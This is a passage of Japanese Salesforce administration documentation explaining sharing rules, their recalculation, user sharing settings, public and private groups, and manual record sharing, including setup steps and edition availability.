- 共有ルールを作成するには、組織の共有設定が[公開/参照のみ]または[非公開]である必要があります。
- 複数共有ルールでユーザにレコードへの複数のアクセスレベルが与えられた場合、ユーザは最も権限の大きいアクセスレベルを獲得します。
- 共有ルールでは、関連レコードへの追加アクセス権を自動的に付与します。たとえば、商談共有ルールでは、ロールまたはグループメンバーに共有商談に関連付けられた取引先へのアクセス権がなければ付与します。同様に、取引先責任者共有ルールとケース共有ルールでは、ロールまたはグループメンバーに関連付けられた取引先へのアクセス権も付与します。
- オブジェクトが標準オブジェクトであるか、[階層を使用したアクセス許可]オプションが選択されている場合、共有ルールでは、ロール階層内のユーザに階層内の下位ユーザと同じアクセス権が自動的に付与されます。
- 共有ルールに関係なく、ユーザは少なくとも自分のテリトリーの取引先を参照できます。また、テリトリーの取引先に関連する取引先責任者、商談、ケースを参照および編集するアクセス権がユーザに付与されます。
- 大規模ポータルユーザにはロールがなく、公開グループに入れることができないため、共有ルールに含めることはできません。
- 開発者は、他の条件ではなくレコードの所有者に基づいて、Apexを使用してプログラムでカスタムオブジェクトを共有できます。これは、ユーザ共有には適用されません。

使用可能な製品

- 取引先、取引先テリトリー、キャンペーン、ケース、取引先責任者、リード、商談、およびカスタムオブジェクト共有ルールを使用可能なエディション:**Enterprise Edition**、**Performance Edition**、**Unlimited Edition**、および**Developer Edition**
- 取引先、納入商品、キャンペーン、および取引先責任者共有ルールのみを使用可能なエディション:**Professional Edition**
- Database.com Edition**で利用できるのはカスタムオブジェクト共有ルールのみです。
- 取引先テリトリー共有ルールは、エンタープライズテリトリー管理では使用できません。
- オブジェクトによっては、条件に基づく共有ルールを使用できない場合があります。

エディション

使用可能なインター

フェース: Salesforce Classic
([使用できない組織もあります](#)) および Lightning Experience

使用可能なエディション:

Professional Edition、
Enterprise Edition、
Performance Edition、
Unlimited Edition、および
Developer Edition

- 組織に、共有ルールに使用できる他のオブジェクトがある可能性もあります。使用可能な共有ルールについては、[共有設定] 設定ページを参照してください。

更新

- 既存のルールと同じ共有元および共有先グループを使用して所有者に基づく共有ルールを作成すると、既存のルールが上書きされます。
- 共有ルールを保存した後、共有ルールを編集する場合に [共有先] 項目は変更できません。
- 共有ルールは、ソースデータセットの定義に適合する新規および既存のレコードすべてに適用されます。
- 共有ルールは、有効ユーザと無効ユーザの両方に適用されます。
- 共有ルールのアクセスレベルを変更すると、既存のレコードはすべて、新しいアクセスレベルを反映して自動的に更新されます。
- 共有ルールを削除すると、そのルールで作成された共有アクセス権は自動的に削除されます。
- グループ、ロール、またはテリトリー内のユーザを変更すると、共有ルールが再評価され、必要に応じてアクセス権が追加または削除されます。
- ユーザ間でレコードを転送すると、共有ルールが再評価され、転送されたレコードへのアクセス権が必要に応じて追加または削除されます。
- 共有ルールを変更すると、一度に大量のレコードの変更が必要になる場合があります。この変更を効率的に処理するために、要求がキューに入れられ、プロセスが完了したときにメール通知を受信する場合があります。
- リードを取引先、取引先責任者、商談レコードに変換した後、リード共有ルールでは、リード情報へのアクセス権は自動的に付与されません。

ポータルユーザとコミュニティユーザ

- ほとんどの種類のポータルユーザまたはコミュニティユーザと Salesforce ユーザ間でレコードを共有するルールを作成できます。同様に、ライセンスの種類でロールがサポートされていれば、異なる取引先のポータルユーザまたはコミュニティユーザ間の共有ルールを作成できます。ただし、大規模ポータルユーザにはロールがなく、公開グループに入れることができないため、共有ルールに含めることはできません。
- コミュニティを有効にすると、既存の共有ルールでは、自動的にアクセス権が外部コミュニティメンバーに拡張されます。内部ユーザが所有するレコードまたはフォルダが外部ユーザと共有されないように、共有ルールを更新します。
- [ポータルユーザアクセス権の変換] ウィザードを使用して、ロール、および内部下位ロールを含む共有ロールを含むように簡単に変換できます。さらに、このウィザードを使用して、公開されているレポート、ダッシュボード、およびドキュメントフォルダを、ポータルユーザ以外のすべてのユーザがアクセスできるように変換できます。
- [ゲストユーザのレコードアクセス権を保護] 設定が有効になっていると、ゲストユーザ共有ルールのみを使用して、認証されていないゲストユーザとレコードを共有できます。
- コミュニティでの共有ルールの使用に関する詳細は、「[Who Sees What in Communities: Sharing Rules \(コミュニティでは誰が何を参照しているのか: 共有ルール\)](#)」を参照してください。

管理パッケージの項目

条件に基づく共有ルールで、ライセンスが期限切れになったライセンス付き管理パッケージの項目を参照すると、項目の表示ラベルに (expired) が追加されます。項目の表示ラベルは、[設定] のルール定義ページの [項目] ドロップダウンリストに表示されます。期限切れの項目を参照する条件に基づく共有ルールは再適用されず、そのルールに基づいて新しいレコードが共有されることはありません。ただし、パッケージが期限切れになる前の既存のレコードの共有は保持されます。

共有ルールの再適用

グループ、ロール、およびテリトリーに変更を加えると、共有ルールの再評価が実行され、必要に応じてアクセス権が追加または削除されます。

変更には、グループ、ロール、またはテリトリーに対するユーザの追加または削除、特定のロールの上位ロールの変更、特定のテリトリーの上位テリトリーの変更、または別のグループに対するグループの追加または削除などがあります。

 **メモ:** [共有ルール] 関連リストの [再適用] ボタンは、共有ルールの更新が失敗したり、予定どおりに動作しない場合に限り使用します。

オブジェクトの共有ルールを手動で再適用する手順は、次のとおりです。

- [設定] から、[クイック検索] ボックスに「共有設定」と入力し、[共有設定] を選択します。
- 対象のオブジェクトの [共有ルール] 関連リストで、[再適用] をクリックします。
- 再適用の進行状況を監視するには、[設定] から、[クイック検索] ボックスに「バックグラウンドジョブ」と入力し、[バックグラウンドジョブ] を選択します。

 **メモ:** グループメンバーまたは共有ルールの適用が延期されると、[再適用] ボタンが無効になります。

共有を再適用するときには、すべての Apex 共有の再適用も実行されます。共有ルールの再適用時に、関連オブジェクトの共有ルールも再適用されます。たとえば、商談オブジェクトは取引先オブジェクトの従になるため、商談の共有ルールを再適用すると、取引先共有ルールが再適用されます。影響を受けるすべてのオブジェクトへの再適用が完了すると、メールで通知されます。

共有ルールの自動適用はデフォルトで有効になっています。共有ルールの適用は、任意にサスPENDおよび再開して延期できます。

エディション

使用可能なインター
フェース: Salesforce Classic
([使用できない組織もあります](#)) および Lightning Experience

使用可能なエディション:
Professional Edition、
Enterprise Edition、
Performance Edition、
Unlimited Edition、および
Developer Edition

可用性についての詳細
は、[「共有ルールの考慮事項」](#) を参照してください。

ユーザ権限

共有ルールを再適用する
• 「[共有の管理](#)」

共有ルールの非同期並列再適用

共有ルールの再適用を非同期かつ並列に実行して高速化します。

共有ルールを作成、更新、または削除するときに、結果の再適用が非同期で並列処理されるようになりました。再適用は、バックグラウンドで非同期に並列処理されるため、プロセスが迅速化し、サイトの操作(パッチやサーバの再起動など)に対する回復力が向上します。完了時にメール通知を受信します。再適用が完了するまで、共有ルールの作成や組織の共有設定の更新など、他の共有操作を行うことはできません。

所有者ベースの共有ルールの挿入または更新による影響を受けるレコードの数が 25,000 未満の場合、再適用は同時に実行され、完了したときにメール通知は送信されません。影響を受けるレコードの数が 25,000 未満の所有者ベースの共有ルールの挿入または更新は、[バックグラウンドジョブ] ページでは使用できません。

並列処理による共有ルールの再適用は、次の場合にも実行されます。

- ・ [共有設定] ページで共有ルールの [再適用] ボタンをクリックする
- ・ [共有を延期] ページの共有ルールを再適用する

[バックグラウンドジョブ] ページで並列再適用の進行状況を監視できます。または、[設定変更履歴の参照] ページでは、最近の共有操作を確認できます。

共有ルールの再適用では、取引先と子レコード間の暗黙的な共有が維持されます。[バックグラウンドジョブ] ページでは、これらのプロセスは [取引先 - 余分な親アクセス権の削除] や [取引先 - 親アクセス権の許可]などのジョブのサブ種別に対応します。また、共有ルールの削除は、無関係な共有行が削除されることを示すジョブのサブ種別 [オブジェクト - アクセス権のクリーンアップ] に対応します。

 **メモ:** レコードアクセス権についての詳細は、「[企業の規模に応じたレコードアクセス権の作成](#)」を参照してください。

エディション

使用可能なインター
フェース: Salesforce Classic
([使用できない組織もあります](#)) および Lightning Experience

使用可能なエディション:
Professional Edition、
Enterprise Edition、
Performance Edition、
Unlimited Edition、および
Developer Edition

可用性についての詳細
は、「[共有ルールの考慮事項](#)」を参照してください。

ユーザ共有

ユーザ共有では、内部ユーザまたは外部ユーザを組織内の別のユーザから表示または非表示にできます。

たとえば、メーカーの場合、すべての販売店を組織に参加させる必要がある一方で、販売店同士が参照したり連絡を取り合ったりしないようにすることが考えられます。この場合は、ユーザオブジェクトの組織の共有設定を[非公開]に設定します。続いて、共有ルールや共有の直接設定を使用して、指定された販売店へのアクセスを許可します。

ユーザ共有により、次の操作を実行できます。

- すべてのユーザを参照したり、すべてのユーザとやりとりしたりする必要のあるユーザに「すべてのユーザの参照」権限を割り当てる。「ユーザの管理」権限を持っているユーザは、この権限が自動的に有効になります。
- ユーザレコードの組織の共有設定を[非公開]または[公開/参照のみ]に設定する。
- グループメンバーシップまたはその他の条件に基づいてユーザ共有ルール(ページ 146)を作成する。
- ユーザレコードの共有の直接設定を作成して、個々のユーザまたはグループにアクセスできるようにする。
- カスタマーポータル、パートナーポータル、およびコミュニティでの外部ユーザの表示を制御する。

このセクションの内容:

ユーザ共有について

内部および外部ユーザレコードの組織の共有を設定します。その後、メンバーシップに基づく共有ルールを使用して、アクセス権を公開グループ、ロール、またはテリトリーに拡張したり、共有の直接設定を使用して個々のユーザレコードを他のユーザやグループと共有したりします。

ユーザレコードの組織の共有設定

ユーザオブジェクトへのアクセスを開設する前に、そのオブジェクトに組織の共有設定を実行します。

ユーザレコードの共有

システム管理者は、ユーザレコードに対する組織の共有モデルとデフォルトのアクセスレベルを定義します。組織のデフォルトのアクセスレベルが[非公開]または[公開/参照のみ]に設定されている場合は、自分のユーザレコードに対する共有権限を拡張できます。ただし、組織のデフォルトより低いレベルにアクセスを制限することはできません。

ユーザ表示設定のデフォルトへの復元

エディション

使用可能なインター

フェース: Salesforce Classic
([使用できない組織もあります](#)) および Lightning Experience

共有の直接設定、ポータル、およびコミュニティを使用可能なインター

フェース: Salesforce Classic
([使用できない組織もあります](#))

使用可能なエディション:

Enterprise Edition、
Performance Edition、
Unlimited Edition、および
Developer Edition

ユーザ共有について

内部および外部ユーザレコードの組織の共有を設定します。その後、メンバーシップに基づく共有ルールを使用して、アクセス権を公開グループ、ロール、またはテリトリーに拡張したり、共有の直接設定を使用して個々のユーザレコードを他のユーザやグループと共有したりします。

ユーザ共有を有効にすると、ユーザに他のユーザに対する参照アクセス権がある場合に限り、検索やリストビューなどでそのユーザを参照できます。

ユーザ共有を実装する前に、次の考慮事項を確認してください。

「すべてのユーザの参照」権限

この権限は、共有の設定に関係なく、すべてのユーザへの参照アクセス権が必要なユーザに付与できます。すでに「ユーザの管理」権限がある場合は、「すべてのユーザの参照」権限が自動的に付与されています。

ユーザレコードの組織の共有設定

この設定のデフォルトは、外部ユーザに対しては[非公開]で、内部ユーザに対しては[公開/参照のみ]です。デフォルトのアクセス権が[非公開]に設定されている場合、ユーザは各自のユーザレコードのみ表示および編集できます。ロール階層で部下を持つユーザは、その部下のユーザレコードへの参照アクセス権限を保持します。

ユーザ共有ルール

全般的な**共有ルールに関する考慮事項**がユーザ共有ルールにも適用されます。ユーザ共有ルールは、公開グループ、ロール、またはテリトリーへのメンバーシップに基づいています。各共有ルールでは、共有元グループのメンバーが共有先グループのメンバーと共有されます。共有ルールを作成する前に、適切な公開グループ、ロール、またはテリトリーを作成する必要があります。ユーザはロール階層内で自分より下位のユーザと同じアクセス権を継承します。

ユーザレコードの共有の直接設定

共有の直接設定では、個々のユーザの参照または編集アクセス権を付与できますが、付与するアクセス権が対象ユーザのデフォルトのアクセス権よりも高い場合に限られます。ユーザはロール階層内で自分より下位のユーザと同じアクセス権を継承します。Apex 管理共有はサポートされていません。

外部ユーザのユーザ共有

「外部ユーザの管理」権限を持つユーザには、ユーザレコードの共有ルールや組織の共有設定に関係なく、パートナーリレーションの管理、カスタマーサービス、およびカスタマーセルフサービスポータルユーザの外部ユーザレコードへのアクセス権があります。「外部ユーザの管理」権限では、ゲストまたは Chatter External ユーザへのアクセス権は付与されません。

ユーザ共有の互換性

ユーザオブジェクトの組織の共有設定が[非公開]に設定されている場合、ユーザ共有はこれらの機能を完全にはサポートしません。

- 外部ユーザは、Chatter Messenger を使用できません。これは、ユーザオブジェクトの組織の共有設定が[公開/参照のみ]に設定されている場合にのみ、内部ユーザが使用できます。
- カスタマイズブル売上予測 — 「すべての売上予測の参照」権限を持つユーザは、自分がアクセス権を持っていないユーザを表示できます。

エディション

使用可能なインターフェース: Salesforce Classic (使用できない組織もあります) および Lightning Experience

共有の直接設定を使用可能なインターフェース: Salesforce Classic

使用可能なエディション: Professional Edition、Enterprise Edition、Performance Edition、Unlimited Edition、および Developer Edition

- Salesforce CRM Content—ライブラリを作成できるユーザは、ライブラリメンバーを追加するときに、自分がアクセス権を持っていないユーザを表示できます。
- 標準レポートタイプ—標準レポートのタイプに基づく一部のレポートで、ユーザがアクセス権を持っていないユーザのデータを公開します。詳細は、「[標準レポートの表示の制御](#)」を参照してください。

ユーザレコードの組織の共有設定

ユーザオブジェクトへのアクセスを開設する前に、そのオブジェクトに組織の共有設定を実行します。

ユーザレコードに対して、組織の共有設定を [非公開] または [公開/参照のみ] に設定できます。レコードを表示してはいけないユーザが 1 人でもいる場合は、このデフォルトを [非公開] に設定する必要があります。

組織に、内部ユーザ(従業員と営業エージェント)と、さまざまな営業エージェントやポータル取引先の下に外部ユーザ(顧客/ポータルユーザ)がいて、次の要件があるとします。

- 従業員は全員を表示できる。
- 営業エージェントは従業員、他のエージェント、および自分の顧客のユーザレコードのみを表示できる。
- 顧客は、同じエージェントまたはポータル取引先の下にいる他の顧客のみを表示できる。

これらの要件を満たすために、デフォルトの外部アクセス権を [非公開] に設定し、共有ルール、共有の直接設定、ユーザ権限を使用してアクセス権を拡張します。

この機能が最初に有効化されるとき、外部ユーザのデフォルトのアクセス設定は [非公開] になっています。内部ユーザのデフォルトは、[公開/参照のみ] です。ユーザオブジェクトへの外部アクセス権の組織の共有設定を変更する手順は、次のとおりです。

1. [設定] から、[クイック検索] ボックスに「共有設定」と入力し、[共有設定] を選択します。

2. [組織の共有設定] 領域で [編集] をクリックします。

3. ユーザレコードに使用するデフォルトの内部および外部のアクセス権を選択します。

デフォルトの外部アクセス権の制限は、デフォルトの内部アクセス権以上にする必要があります。

4. [保存] をクリックします。

ユーザは、ロール階層が下位のユーザレコードへの参照アクセス権と、自身のユーザレコードへの完全アクセス権を保持します。

エディション

使用可能なインター

フェース: Salesforce Classic
([使用できない組織もあります](#)) および Lightning Experience

使用可能なエディション:

Professional Edition、
Enterprise Edition、
Performance Edition、
Unlimited Edition、および
Developer Edition

ユーザ権限

デフォルトの共有アクセス権を設定する

- 「共有の管理」

ユーザレコードの共有

システム管理者は、ユーザレコードに対する組織の共有モデルとデフォルトのアクセスレベルを定義します。組織のデフォルトのアクセスレベルが [非公開] または [公開/参照のみ] に設定されている場合は、自分のユーザレコードに対する共有権限を拡張できます。ただし、組織のデフォルトより低いレベルにアクセスを制限することはできません。

外部コミュニティユーザ、カスタマーポータルユーザ、パートナーポータルユーザなどの外部ユーザレコードを共有できます。内部ユーザレコードを外部ユーザと共有することもできます。共有の詳細を表示および管理するには、ユーザの詳細ページで [共有] をクリックします。共有の詳細ページには、ユーザレコードへの共有アクセス権を持つユーザ、グループ、ロール、およびテリトリーが一覧表示されます。このページでは、次のタスクを実行できます。

- 項目の絞り込みリストを表示するには、[表示] ドロップダウンリストから事前定義済みのリストを選択するか、[新規ビューの作成] をクリックして、自分専用のカスタムビューを定義します。作成したビューを編集または削除するには、[ビュー] ドロップダウンリストから選択し、[編集] をクリックします。
- [追加] をクリックして、他のユーザ、グループ、ロール、またはテリトリーのレコードに [アクセス権を付与](#) します。この方法によるアクセス権の付与は、ユーザレコードの共有の直接設定とも呼ばれます。
- ルールの横にある [編集] または [削除] をクリックして、共有の直接設定を編集または削除します。

システム管理者は、すべてのユーザに対して [ユーザレコードの共有の直接設定を無効化または有効化](#) することができます。

エディション

使用可能なインター
フェース: Salesforce Classic
([使用できない組織もあります](#)) および Lightning Experience

使用可能なエディション:
Professional Edition、
Enterprise Edition、
Performance Edition、
Unlimited Edition、および
Developer Edition

ユーザ権限

ユーザレコードを表示する

- ユーザレコードに対する「参照」

ユーザ表示設定のデフォルトへの復元

ユーザ共有によって、組織の誰が誰を参照するかを制御できます。以前にユーザ共有を使用している場合、デフォルトに復元できます。

ユーザ表示設定をデフォルトに復元する

- [設定]から、[クイック検索]ボックスに「共有設定」と入力し、[共有設定]を選択します。
- 組織の共有設定を[公開/参照のみ](内部アクセス)および[非公開](外部アクセス)に設定します。
- ポータルユーザ表示を無効にします。
[共有設定]ページで[ポータルユーザ表示]チェックボックスをオフにします。
- コミュニティユーザ表示を無効にします。
[共有設定]ページで[コミュニティユーザ表示]チェックボックスをオフにします。
- ユーザ共有ルールを削除します。
[共有設定]ページで、使用可能なすべてのユーザ共有ルールの横にある[削除]をクリックします。
- ユーザレコードへのHVPUアクセスを削除します。
[カスタマーポータル設定]ページで、HVPUで使用可能なすべての共有セットの横にある[削除]をクリックします。

ユーザ表示設定がデフォルトに復元されると、すべての内部ユーザは、互いに表示されるようになります。また、ポータルやコミュニティの外部ユーザは、自分自身を参照することができるとともに、ロール階層の自分より上位のユーザに表示されるようになります。

グループとは?

グループは一連のユーザで構成されます。グループには、個々のユーザ、他のグループ、または特定のロールやテリトリーのユーザを含めることができます。あるいは、特定のロールやテリトリーのユーザと、階層でそのロールやテリトリーよりも下位のすべてのユーザを含めることができます。

次の2種類のグループがあります。

公開グループ

管理者と代理管理者が公開グループを作成できます。組織内の全員が公開グループを使用できます。たとえば、システム管理者は従業員相乗り通勤プログラムのグループを作成できます。その後、すべての従業員がこのグループを使用して、プログラムに関するレコードを共有できます。

エディション

使用可能なインター

フェース: Salesforce Classic
([使用できない組織もあります](#)) および Lightning Experience

ポータルおよびコミュニティを使用可能なインターフェース: Salesforce Classic

使用可能なエディション:

Enterprise Edition、
Performance Edition、
Unlimited Edition、および
Developer Edition

ユーザ権限

ユーザ表示設定をデフォルトに復元する

- 「共有の管理」

エディション

使用可能なインター

フェース: Salesforce Classic
および Lightning Experience の両方

使用可能なエディション:

Professional Edition、
Enterprise Edition、
Performance Edition、
Unlimited Edition、
Developer Edition、および
Database.com Edition

非公開グループ

各ユーザが個人で使用するグループを作成できます。たとえば、指定したワークグループ内で特定のレコードを常に共有できるようにしておく必要が生じる場合があります。



ヒント: 権限セットグループは、ユーザではなく権限セットで構成されます。権限セットグループは、職務やタスクに基づいて権限セットをまとめます。権限セットグループとその使用理由についての詳細は、「[権限セットグループ](#)」を参照してください。

グループは、次のような方法で使用できます。

- 共有ルールに基づいたデフォルトの共有アクセスを設定する
- 他のユーザとレコードを共有する
- 他のユーザが所有する取引先責任者の同期を指定する
- Salesforce CRM Content ライブラリに複数のユーザを追加する
- Salesforce ナレッジの特定のアクションにユーザを割り当てる

このセクションの内容:

[グループの作成と編集](#)

[グループメンバー種別](#)

各種の内部および外部ユーザがさまざまなグループ種別を使用できます。

[グループのすべてのユーザの参照](#)

[共有の直接設定を使用したレコードアクセス権の付与](#)

共有の直接設定を使用して、取引先、取引先責任者、リードなどの特定の種類のレコードへのアクセスを他の特定のユーザに許可できます。場合によっては、1つのレコードに対するアクセスの許可にはすべての関連レコードへのアクセスが含まれます。

グループの作成と編集

公開グループを作成および編集できるのは管理者と代理管理者のみですが、誰でも自分の非公開グループを作成および編集できます。

グループを作成または編集する手順は、次のとおりです。

1. グループの種類に一致するコントロールをクリックします。

- 非公開グループの場合、[個人設定]に移動して、[私の個人情報]または[個人用]のいずれか表示された方をクリックします。その後、[私のグループ]をクリックします。ユーザ詳細ページでは[非公開グループ]関連リストも使用できます。
- 公開グループの場合は、[設定]から [クイック検索] ボックスに「公開グループ」と入力し、[公開グループ]を選択します。

2. [新規]をクリックするか、編集するグループの横にある[編集]をクリックします。

3. 次の項目を入力します。

項目	説明
表示ラベル	ユーザインターフェースページで、グループを参照するために使用する名前です。
[グループ名] (公開グループのみ)	この一意の名前は API および管理パッケージで使用されます。
[階層を使用したアクセス許可] (公開グループのみ)	[階層を使用したアクセス許可]を選択し、ロール階層を使用してレコードに自動アクセスできるようにします。選択すると、このグループのユーザと共有するすべてのレコードは、階層内の上層のユーザとも共有されます。 [すべての内部ユーザ]をメンバーとして公開グループを作成する場合は、[階層を使用したアクセス許可]を選択解除します。これにより、レコードをグループと共有する場合のパフォーマンスが改善されます。
<p> メモ: [階層を使用したアクセス許可] がオフになっている場合、ロール階層で上位のユーザが自動アクセスを許可されることはありません。ただし、「すべて表示」や「すべて変更」オブジェクト権限、「すべてのデータの参照」や「すべてのデータの編集」システム権限などを持っているユーザは、</p>	

エディション

使用可能なインター
フェース: Salesforce Classic
(**使用できない組織もあります**) および Lightning Experience

使用可能なエディション:
Professional Edition、
Enterprise Edition、
Performance Edition、
Unlimited Edition、および
Developer Edition

ユーザ権限

公開グループを作成または編集する

- 「ユーザの管理」
- 別のユーザの非公開グ
ループを作成または編集
する
- 「ユーザの管理」

自分が所有していないレコードにもアクセスできます。

検索

[検索] ドロップダウンリストから、追加するメンバーの種別を選択します。追加するメンバーが見つからない場合は、検索ボックスにキーワードを入力し、[検索] をクリックします。

 **メモ:** 取引先所有者は、大規模ポータルユーザが所有する子レコードを参照するには、ポータルユーザのデータに対するアクセス権を持つポータル共有グループのメンバーでなければなりません。

選択済みのユーザ

[共有可能なユーザ] ボックスからメンバーを選択し、[追加] をクリックすると、そのメンバーがグループに追加されます。

選択済みの代理グループ

このリストで、そのメンバーがこの公開グループのメンバーを追加または削除できる代理管理グループを指定します。[選択可能な代理グループ] ボックスからグループを選択して、[追加] をクリックします。このリストは公開グループでのみ表示されます。

4. [保存] をクリックします。

 **メモ:** グループ、ロール、およびテリトリーを編集すると、共有ルールが再評価され、必要に応じてアクセス権が追加または削除されます。

グループメンバー種別

各種の内部および外部ユーザがさまざまなグループ種別を使用できます。

グループを作成または編集するときに、[検索] ドロップダウンリストから次のメンバー種別を選択できます。組織の設定によっては使用できない種別もあります。

メンバー種別	説明
カスタマーポータルユーザ	すべてのカスタマーポータルユーザ。これは、組織でカスタマーポータルが有効になっている場合にのみ使用できます。
パートナーアカウントユーザ	すべてのパートナーアカウントユーザ。これは、組織でパートナーポータルが有効になっている場合にのみ使用できます。
非公開グループ	すべての独自グループ。これは、非公開グループを作成した場合のみ使用できます。
ポータルロール	組織のパートナーポータル、またはカスタマーポータル向けに定義されたすべてのロール。これには、指定されたポータルロール内のすべてのユーザが含まれますが、大規模ポータルユーザは除外されます。 □ メモ: ポータルロールの名前には、そのポータルロールが関連付けられている取引先の名前が含まれますが、ユーザの [別名] が含まれる個人取引先は除外されます。
ポータルロール & 下位ロール	組織のパートナーポータル、またはカスタマーポータル向けに定義されたすべてのロール。これには、指定されたポータルロールのすべてのユーザと、そのポータルロール階層で下位のロールのすべてのユーザが含まれますが、大規模ポータルユーザは除外されます。 □ メモ: ポータルロールの名前には、そのポータルロールが関連付けられている取引先の名前が

エディション

使用可能なインター
フェース: Salesforce Classic
(**使用できない組織もあります**) および Lightning Experience

使用可能なエディション:
Professional Edition、
Enterprise Edition、
Performance Edition、
Unlimited Edition、および
Developer Edition

使用できるメンバーの種
別はエディションによっ
て異なります。

ユーザ権限

公開グループを作成または編集する

- 「ユーザの管理」

別のユーザの非公開グ
ループを作成または編集
する

- 「ユーザの管理」

メンバー種別	説明
	含まれますが、ユーザの [別名] が含まれる個人取引先は除外されます。
公開グループ	管理者に定義されたすべての公開グループ。
ロール	組織向けに定義されたすべてのロール。グループへのロールの追加には、そのロール内のすべてのユーザが含まれますが、ポータルロールは含まれません。
ロール & 内部下位ロール	ロールと下位ロールの追加には、ロール内のすべてのユーザと、このロールの下位のロール内のすべてのユーザが含まれます。ポータルロールまたはユーザは含まれません。
ロール & 下位ロール	ロールと下位ロールの追加には、ロール内のすべてのユーザと、このロールの下位のロール内のすべてのユーザが含まれます。これは、組織でポータルが有効になっていない場合にのみ使用できます。
ロール、内部 & ポータル下位ロール	ロールと下位ロールの追加には、ロール内のすべてのユーザと、このロールの下位のロール内のすべてのユーザが含まれます。これは、組織でパートナーまたはカスタマーportalが有効になっている場合にのみ使用できます。ポータルユーザが含まれます。
ユーザ	組織内でのすべてのユーザ。ポータルユーザは含まれません。



メモ: [ゲストユーザのレコードアクセス権を保護] 設定が有効になつてると、認証されていないゲストユーザを公開グループに追加できなくなります。

グループのすべてのユーザの参照

[すべてのユーザ]リストには、選択した個人グループ、公開グループ、キュー、ロール共有グループ、テリトリー共有グループに属するユーザが表示されます。[すべてのユーザ]リストには、選択した公開グループ、キュー、またはロール共有グループに属するユーザが表示されます。このページで、ユーザの詳細情報の表示、ユーザ情報の編集、関連情報へのアクセスができます。

- 項目の絞り込みリストを表示するには、[表示] ドロップダウンリストから事前定義済みのリストを選択するか、[新規ビューの作成]をクリックして、自分専用のカスタムビューを定義します。作成したビューを編集または削除するには、[表示] ドロップダウンリストから選択し、[編集]をクリックします。
- ユーザ名の横にある[編集]をクリックすると、そのユーザ情報を編集できます。
- ユーザ名の横にある[ログイン]をクリックすると、そのユーザとしてログインできます。このリンクは、システム管理者にログインアクセスを許可したユーザのみ、またはシステム管理者がユーザとしてログインできる組織でのみ使用できます。

エディション

使用可能なインター
フェース: Salesforce Classic
([使用できない組織もあります](#))

使用可能なエディション:
Professional Edition、
Enterprise Edition、
Performance Edition、
Unlimited Edition、
Developer Edition、および
Database.com Edition

共有の直接設定を使用したレコードアクセス権の付与

共有の直接設定を使用して、取引先、取引先責任者、リードなどの特定の種類のレコードへのアクセスを他の特定のユーザに許可できます。場合によっては、1つのレコードに対するアクセスの許可にはすべての関連レコードへのアクセスが含まれます。

たとえば、ある取引先へのアクセスを別のユーザに許可すると、そのユーザは自動的にその取引先に関連付けられているすべての商談とケースにアクセスできるようになります。

レコードへのアクセスを許可する場合、ユーザは次のいずれかである必要があります。

- レコードの所有者
- 階層で所有者より上のロールのユーザ (組織の共有設定が階層によってアクセスを制御する場合)
- レコードに対するフルアクセスを許可されたユーザ
- システム管理者

共有の直接設定を使用してレコードへのアクセスを許可する手順は、次のとおりです。

1. 共有するレコードの [共有] をクリックします。
2. [追加] をクリックします。
3. [検索] ドロップダウンリストから、追加するグループ、ユーザ、ロール、またはテリトリーの種別を選択します。

組織のデータに応じて、オプションとして次を含めることができます。

種別	説明
マネージャのグループ	ユーザのすべての直属マネージャおよび間接マネージャ。
マネージャの下位グループ	マネージャと、そのマネージャが管理するすべての直属部下および間接部下。
公開グループ	管理者に定義されたすべての公開グループ。
非公開グループ	レコード所有者に定義されたすべての非公開グループ。レコード所有者のみがレコード所有者の非公開グループと共有できます。
ユーザ	組織内でのすべてのユーザ。ポータルユーザは含まれません。

エディション

使用可能なインター

フェース: Salesforce Classic

([使用できない組織もあります](#))

取引先および取引先責任者の共有を使用可能なエディション: **Professional Edition**、**Enterprise Edition**、**Performance Edition**

Unlimited Edition、および **Developer Edition**

キャンペーン、ケース、カスタムオブジェクトレコード、リード、および商談の共有を使用可能なエディション: **Enterprise Edition**、**Performance Edition**、**Unlimited Edition**、および **Developer Edition**

テリトリー管理を使用可能なエディション:

Developer Edition、
Performance Edition、
Sales Cloud が付属する
Enterprise Edition および
Unlimited Edition

種別	説明
ロール	組織に定義されたすべてのロール。各ロール内のすべてのユーザが含まれます。
ロール & 下位ロール	ロール内のすべてのユーザと、階層でそのロールの下位のロール内のすべてのユーザ。これは、組織でポータルが有効になっていない場合にのみ使用できます。
ロール & 内部下位ロール	組織に定義されたすべてのロール。指定されたロール内のすべてのユーザと、そのロールの下位のロール内のすべてのユーザが含まれます。ただし、パートナーポータルロールとカスタマーポータルロールは含まれません。
ロール、内部 & ポータル下位ロール	ロールおよびその下位ロールを追加します。これには、そのロール内のすべてのユーザと、そのロールの下位のロール内のすべてのユーザが含まれます。これは、組織でパートナーまたはカスタマーポータルが有効になっている場合にのみ使用できます。ポータルロールおよびユーザが含まれます。
テリトリー	テリトリー管理を使用する組織の場合、各テリトリーを含め、組織に定義されたすべてのテリトリー。エンタープライズテリトリー管理では、使用できるのは有効なテリトリーモデルのテリトリーのみです。このオプションは、元のテリトリー管理機能との取引先の手動共有では使用できません。
テリトリーおよび下位テリトリー	テリトリー管理を使用する組織の場合、テリトリー内のすべてのユーザと、そのテリトリーの下位のユーザ。エンタープライズテリトリー管理では、使用できるのは有効なテリトリーモデルのテリトリーのみです。



メモ: ユーザ、ロール、およびグループが2,000を超える組織では、クエリが特定のカテゴリのどの項目とも一致しない場合、そのカテゴリは[検索]ドロップダウンメニューに表示されません。たとえば、「CEO」を検索した結果「CEO」という文字列を含むグループ名が1つもなかった場合、ドロップダウンに[グループ]オプションが表示されなくなります。新しい検索語を入力した場合、リストに表示されていないものを含め、すべてのカテゴリが検索されます。検索用語をクリアして[検索]をクリックすると、ドロップダウンに再度取り込まれます。

- 名前を[共有先]リストに追加することで、アクセスを許可する特定のグループ、ユーザ、ロール、またはテリトリーを選択します。[追加]および[削除]矢印を使用して、[選択可能]リストから[共有先]リストに項目を移動します。

 **メモ:** [ゲストユーザのレコードアクセス権を保護]設定を有効にしている場合、共有の直接設定を使用して、認証されていないゲストユーザにアクセス権を付与することはできません。

5. 共有するレコードと自分が所有する関連レコードのすべてに対して、[アクセス権](#)を選択します。

 **メモ:**

- 商談またはケースを共有している場合、共有先のユーザには、少なくとも取引先への参照アクセス権が必要です(ただし、ケースチームを介してケースを共有している場合を除きます)。また、取引先自体を共有するための権限もある場合は、取引先への参照アクセス権が共有先のユーザに自動的に付与されます。取引先を共有するための権限がない場合は、取引先への参照アクセス権を他のユーザに付与するよう取引先所有者に依頼する必要があります。
- [取引先責任者のアクセス権]は、取引先責任者に対する組織の共有設定が[親レコードに連動]に設定されているときは無効です。
